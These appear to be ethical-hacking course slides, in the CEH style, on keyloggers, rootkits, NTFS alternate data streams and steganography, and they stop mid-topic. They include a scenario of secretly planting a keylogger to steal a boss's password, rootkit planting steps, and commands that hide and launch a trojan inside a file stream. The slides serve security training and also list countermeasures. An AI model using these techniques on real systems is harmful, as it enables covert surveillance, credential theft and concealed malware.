


Hacking Tool: eBlaster



It shows what the surveillance target surfs on the Internet and records all emails, chats, instant messages, websites visited, and keystrokes typed and automatically sends this recorded information to the desired email address.

Stealth Voice Recorder



Stealth Keylogger

- ◉ Keystrokes recording
- ◉ Websites visited
- ◉ Chat and instant message monitoring
- ◉ Recording applications executed
- ◉ File monitoring
- ◉ Screenshot monitoring
- ◉ Printer monitoring
- ◉ Clipboard monitoring



Stealth Website Logger

- ◉ Designed to monitor and record all websites visited by a user or computer.
- ◉ Offers detailed reports on all accessed websites from a single computer or from the entire network.
- ◉ Displays reports in web format or secretly sends them to a specified email address.
- ◉ All recorded information is stored in a secret encrypted file.



Scenario

Every afternoon Daniel leaves for lunch before David. Though he closes all his applications, David has physical access to the system.

David installs a hardware keylogger in his boss' system and then waits for his boss to resume work.

Within a few hours, David gets the output of the keylogger containing the user name and password for accessing the Question Bank!






System Hacking: Part IV

Hiding files

CEH Hacking Cycle




Hiding Files

- ⊙ There are two ways of hiding files in NT/2000.
 - 1. Attrib
 - use attrib +h [file/directory]
 - 2. NTFS Alternate Data Streaming
 - NTFS files system used by Windows NT, 2000, and XP has a feature Alternate Data Streams - allows data to be stored in hidden files that are linked to a normal visible file.
- ⊙ Streams are not limited in size and there can be more than one stream linked to a normal file.



Hacking Tool: RootKit

- ◉ What if the very code of the operating system came under the control of the attacker?
- ◉ The NT/2000 rootkit is built as a kernel mode driver which can be dynamically loaded at run time.
- ◉ The NT/2000 rootkit runs with system privileges, right at the core of the NT kernel, so it has access to all the resources of the operating system.
- ◉ The rootkit can also:
 - hide processes (that is, keep them from being listed)
 - hide files
 - hide registry entries
 - intercept keystrokes typed at the system console
 - issue a debug interrupt, causing a blue screen of death
 - redirect EXE files



Planting the NT/2000 Rootkit

- ⦿ The rootkit contains a kernel mode device driver, called `_root_.sys` and a launcher program, called `deploy.exe`.

- ⦿ After gaining access to the target system, the attacker will copy `_root_.sys` and `deploy.exe` onto the target system and execute `deploy.exe`.

- ⦿ This will install the rootkit device driver and start it up. The attacker later deletes `deploy.exe` from the target machine.

- ⦿ The attacker can then stop and restart the rootkit at will by using the commands `net stop _root` and `net start _root`.

- ⦿ Once the rootkit is started, the file `_root_.sys` stops appearing in the directory listings. The rootkit intercepts the system calls for listing files and hides all files beginning with `_root_` from display.

Rootkit - Screenshot

Once the rootkit is started, the file **_root_.sys** stops appearing in directory listings. The rootkit intercepts the system calls for listing files and hides all files beginning with **_root_** from display.

Here is a directory listing from a system, taken before and after the attacker activated the rootkit:

Before

```
C:>dir
Volume in drive C has no label.
Volume Serial Number is 6C15-8AC3

Directory of C:
02/09/2001  05:06p    <DIR>      asf
01/05/2001  11:12a    <DIR>      CAConfig
01/05/2001  11:11a    <DIR>      Documents and Settings
01/04/2001  08:06p    <DIR>      Inetpub
01/04/2001  08:08p    <DIR>      Program Files
02/10/2001  04:51p    <DIR>      rootkit
02/09/2001  03:35p    <DIR>      software
02/10/2001  05:38p    <DIR>      WINNT
02/10/2001  11:33a             57,684 _root_.sys
12/06/1999  09:00p             236,304 _root_cmd.exe
09/02/1999  01:07a             59,392 _root_nc.exe
               3 File(s)      353,380 bytes
               8 Dir(s)      6,115,020,800 bytes free
```

After

```
C:>dir
Volume in drive C has no label.
Volume Serial Number is 6C15-8AC3

Directory of C:
02/09/2001  05:06p    <DIR>      asf
01/05/2001  11:12a    <DIR>      CAConfig
01/05/2001  11:11a    <DIR>      Documents and Settings
01/04/2001  08:06p    <DIR>      Inetpub
01/04/2001  08:08p    <DIR>      Program Files
02/10/2001  04:51p    <DIR>      rootkit
02/09/2001  03:35p    <DIR>      software
02/10/2001  05:38p    <DIR>      WINNT
               0 File(s)      0 bytes
               8 Dir(s)      6,115,020,800 bytes free
```

Warning: Tools like rootkit, you cannot even trust the **dir** command

Rootkit: Fu


- ◉ It operates using Direct Kernel Object Manipulation
- ◉ It comes with two components - the dropper (fu.exe), and the driver (msdirectx.sys)
- ◉ It can:
 - Hide processes and drivers
 - List processes and drivers that were hidden using hooking techniques
 - Add privileges to any process token
 - Make actions in the Windows Event Viewer appear as someone else's actions

Rootkit:Vanquish

- It is a dll injection-based, winapi hooking Rootkit
- It hides files, folders, registry entries, and logs passwords
- In case of registry hiding, Vanquish uses an advanced system to keep track of enumerated keys/values and hides the ones that need to be hidden
- For dll injections, the target process is first written with the string 'VANQUISH.DLL' (VirtualAllocEx, WriteProcessMemory) and then CreateRemoteThread
- For API hooking, Vanquish uses various programming tricks

Rootkit Countermeasures

- ⦿ Back up critical data and reinstall OS/applications from trusted source
- ⦿ Don't rely on backups, as there is a chance of restoring from trojaned software
- ⦿ Keep a well-documented automated installation procedure
- ⦿ Keep availability of trusted restoration media



Patchfinder2.0

- ⊙ Patchfinder (PF) is a sophisticated diagnostic utility designed to detect system libraries and kernel compromises
- ⊙ Its primary use is to check if the given machine has been attacked with some modern rootkits like Hacker Defender, AFX, Vaniquish, He4Hook, etc.



Creating Alternate Data Streams

- ⦿ Start by going to the command line and typing `notepad test.txt`.
- ⦿ Put some data in the file, save the file, and close Notepad.
- ⦿ From the command line, type `dir test.txt` and note the file size.
- ⦿ Next, go to the command line and type ***notepad test.txt:hidden.txt***. Type some text into Notepad, save the file, and close.

- ⦿ Check the file size again and notice that it hasn't changed!
- ⦿ On opening `test.txt`, only the original data will be seen.
- ⦿ On use of ***type*** command on the filename from the command line, only the original data is displayed.
- ⦿ On typing ***type test.txt:hidden.txt***, a syntax error message is displayed.

How to Create NTFS Streams?

Notepad is Streams compliant application:

1. Launch `c:\>notepad myfile.txt:lion.txt` Click 'yes' to create the new file and type 10 lines of data. Save the file.
2. Launch `c:\>notepad myfile.txt:tiger.txt` click 'yes' to create the new file and type other 20 lines of text. Save the file.
3. View the file size of `myfile.txt` (it should be zero)
4. To modify the stream data open document '`myfile.txt:tiger.txt`' in notepad

NTFS Stream Manipulation



To move the contents of Trojan.exe to Readme.txt (stream):
`c:\> type c:\Trojan.exe > c:\Readme.txt:Trojan.exe`

To execute the Trojan.exe inside the Readme.txt (stream):
`c:\> start c:\Readme.txt:Trojan.exe`

To extract the Trojan.exe from the Readme.txt (stream):
`c:\> cat c:\Readme.txt:Trojan.exe > Trojan.exe`

Note: cat is a Windows 2000 Resource Kit Utility

CHC: Hiding files

Tools: Makestrm.exe


makestrm.exe moves the physical contents of a file to its stream.

```
DiamondCS MakeStream Demo - http://www.diamondcs.com.au  
x.org successfully converted to x.org:StreamTest
```

- ◉ ads_cat from Packet Storm is a utility for writing to NTFS's Alternate File Streams and includes ads_extract, ads_cp, and ads_rm, utilities to read, copy, and remove data from NTFS alternate file streams.
- ◉ Mark Russinovich at www.sysinternals.com has released freeware utility Streams which displays NTFS files that have alternate streams content.
- ◉ Heysoft has released *LADS* (List Alternate Data Streams), which scans the entire drive or a given directory. It lists the names and sizes of all alternate data streams it finds.

NTFS Streams Countermeasures

- ◉ Deleting a stream file involves copying the front file to a FAT partition, then copying back to NTFS.
- ◉ Streams are lost when the file is moved to FAT Partition.
- ◉ LNS.exe from ([http://nt security.nu/cgi-bin/download/lns.exe.pl](http://ntsecurity.nu/cgi-bin/download/lns.exe.pl)) can detect streams.



What is Steganography?

- ◉ The process of hiding data in images is called Steganography.
- ◉ The most popular method for hiding data in files is to utilize graphic images as hiding places.
- ◉ Attackers can embed information such as:
 - Source code for hacking tool
 - List of compromised servers
 - Plans for future attacks
 - Grandma's secret cookie recipe



Cover Image

Steganography




Image containing embedded data using Steganos software

CHC: Hiding files

Tool: Merge Streams

- ⦿ This utility enables you to merge MS Word streams and MS Excel Workbook streams.
- ⦿ It can hide MS Excel Workbooks within MS Word Documents or vice versa.



Invisible Folders

- ◉ Hide any folder or a group of folders on your system by pressing a simple Hotkey combination.
- ◉ The selected folders will remain invisible until you decide to make them visible again using your hotkey combinations.
- ◉ You can also password protect your hotkey combinations.



CHC: Hiding files

Tool: Invisible Secrets 4


A security suite that helps you to hide files, encrypt files, destroy your Internet traces, shred files, make secure IP to IP password transfers, and even lock any application on your computer.



CHC: Hiding files

Tool : Image Hide

- ◉ Image Hide is a steganography program which hides loads of text in images.
- ◉ Does simple encryption and decryption of data.
- ◉ Even after adding bytes of data, there will not be any increase in image size.
- ◉ Image looks the same to normal paint packages.
- ◉ Loads and saves to files and gets past all the mail sniffers.




CHC: Hiding files

Tool: Camera/Shy

